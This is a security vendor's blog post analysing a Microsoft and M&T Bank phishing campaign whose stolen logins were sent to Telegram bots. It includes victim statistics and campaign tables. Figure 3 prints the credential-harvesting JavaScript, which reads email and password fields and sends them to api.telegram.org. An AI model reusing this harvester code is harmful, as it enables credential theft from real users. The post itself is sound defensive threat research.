
Phish, Phished, Phisher: A Quick Peek Inside a Telegram Harvester

blog.nviso.eu/2021/10/04/phish-phished-phisher-a-quick-peek-inside-a-telegram-harvester/

October 4, 2021




The tale is told by many: to access this document, “Sign in to your account” — During our daily Managed Detection and Response operations, NVISO handles hundreds of user-reported phishing threats which made it past commercial anti-phishing solutions. To ensure user safety, each report is carefully reviewed for Indicators of Compromise (IoCs) which are blocked and shared in threat intelligence feeds.

It is quite common to observe phishing pages on compromised hosts, legitimate services or, as will be the case for this blog post, directly delivered as an attachment. While it is trivial to get a phishing page, identifying a campaign’s extent usually requires global telemetry.

In one of the smaller campaigns we monitored last month (September 2021), the threat actor inadvertently exposed Telegram credentials to their harvester. This opportunity provided us some insight into their operations; a peek behind the curtains we wanted to share.

From Phish

The initial malicious attachment, reported by an end-user, is a typical phishing attachment file (`.htm`) delivered by a non-business email address (`hotmail[.]co[.]uk`), courtesy of *“Onedrive for Business”*. While we have observed some elaborate attempts in the past, it is quite obvious from a first glance that little effort has been put into this attempt.



[redacted] <alisonb[redacted]@hotmail.co.uk> [redacted]

1 Wed 15:24

FW: Documents

Documents.htm
196 KB

[redacted]

Sent using Onedrive for Business

Figure 1: A capture of the reported email with the spoofed recipient name, recipient and warning-banner redacted.

Upon opening the phishing attachment, the user would be presented with a pre-filled login form. The form impersonates the usual Microsoft login page in an attempt to grab valid credentials.





Figure 2: A capture of the Office 365 phishing attachment with the pre-filled credentials redacted.

If the user is successfully tricked into signing-in, a piece of in-line Javascript exfiltrates the credentials to a harvesting channel. This is performed through a simple `GET` request towards the `api[.]telegram[.]org` domain with the phished email address, password and IP included as parameters.




```
<script>
const form = document.querySelector("#form");

form.addEventListener("submit", (e) => {
e.preventDefault();
        var email = document.querySelector('input[name="email"]').value;
        var password = document.querySelector('input[name="passwd"]').value;
    var ip = document.querySelector('input[name="ip"]').value;

var token = [redacted]
var chat_id = [redacted]

var message = `<html><br>| Email: ${email}</html>`;

var url = `https://api.telegram.org/bot${token}/sendMessage?chat_id=${chat_id}&text=|=============== OFFICE 365

var oReq = new XMLHttpRequest();
oReq.open("GET", url, true);
oReq.send();

})
</script>
```

Figure 3: A capture of the credential harvesting Javascript code.

As the analysis of the `1937990321` campaign’s document exposed harvester credentials, our curiosity led us to identify additional documents and campaigns through VirusTotal Livehunt.

Campaign	Operator	Bot	Lures	Victims
`1937990321`	`ade`	`allgood007bot`	Office 365	400
`1168596795`	`eric jones` (`stealthrain76745`)	`omystical_bot`	Office 365, Excel	95
`1036920388`	`PRo \u2714\ufe0f` (`Emhacker`)	`proimp1_bot`	M&T Bank, *Unknown*	127

Figure 4: An overview of Telegram-based campaigns with code-similarity.


- 

[redacted]

Sign in to view the document

[redacted]

Password

- 

Welcome to Online Banking | M

[redacted]

M&T Bank

Log In to Online Banking

For Personal and Business Accounts

User ID

Passcode

Log In

Help with User ID or Passcode

Enroll Now

Unauthorized access is prohibited. Usage may be monitored.

Have questions about M&T Online Banking?

Personal Accounts: 1-800-790-9130
Monday - Friday 8am - 9pm ET
Saturday - Sunday 9am - 5pm ET

Business Accounts: 1-800-724-6070
Monday - Friday 6am - 9pm ET
Saturday - Sunday 9am - 5pm ET

154.21.28.75

Get Started Guide | Security Assistance | Digital Service Agreement | ESign Agreement | Accessibility | mtb.com

©2021 M&T Bank. All Rights Reserved.
Users of this website agree to be bound by the provisions of the M&T website Terms of Use and Privacy Policy.

Entrust

Equal Housing Lender NMLS #381076 Member FDIC

Figure 5: A capture of the Excel (left) and US-based M&T Bank (right) lures.

While we managed to identify the M&T Bank campaign (`1036920388`), we were unable to identify successful phishing attempts. Most of the actor's harvesting history contained bad data, with occasional stolen data originating from unknown lures. As such, the remainder of this blog post will not take the `1036920388` dataset into account.

To Phished

Throughout the second half of September, the malicious Telegram bots exfiltrated over 3.386 credentials belonging to 495 distinct victims.




Figure 6: Telegram channel messages over time.

If we take a look at the victim repartitions in figure 7, we can notice a distinct phishing of UK-originating accounts.




Figure 7: The victims' geographical proportions.

Over 94% of the phished accounts belong to the non-corporate Microsoft mail services. These personal accounts are usually more vulnerable as they lack both enterprise-grade protections (e.g.: Microsoft Defender for Office 365) and policies (e.g.: Azure AD Conditional Access Policies).





Figure 8: The victims’ domain proportions.

While the 5% of collected corporate credentials can act as initial access for hands-on-keyboard operations, do the remaining 95% get discarded?

To Phisher

One remaining fact of interest in the `1937990321` campaign’s dataset is the presence of a compromised `alisonb` account as can be observed in figure 9.



ID	Date	TargetEmail	Country
404	2021-09-19 16:04:16.0000	alisonb[redacted]@hotmail.co.uk	UK
405	2021-09-19 16:04:21.0000	alisonb[redacted]@hotmail.co.uk	UK
406	2021-09-19 16:04:27.0000	alisonb[redacted]@hotmail.co.uk	UK
407	2021-09-19 16:04:57.0000	alisonb[redacted]@hotmail.co.uk	UK
408	2021-09-19 16:05:07.0000	alisonb[redacted]@hotmail.co.uk	UK
409	2021-09-19 16:05:10.0000	alisonb[redacted]@hotmail.co.uk	UK
410	2021-09-19 16:05:23.0000	alisonb[redacted]@hotmail.co.uk	UK
411	2021-09-19 16:06:36.0000	alisonb[redacted]@hotmail.co.uk	UK
412	2021-09-19 16:06:44.0000	alisonb[redacted]@hotmail.co.uk	UK
413	2021-09-19 16:07:46.0000	alisonb[redacted]@hotmail.co.uk	UK
414	2021-09-19 16:07:49.0000	alisonb[redacted]@hotmail.co.uk	UK

Figure 9: A compromise account re-used for phishing delivery.

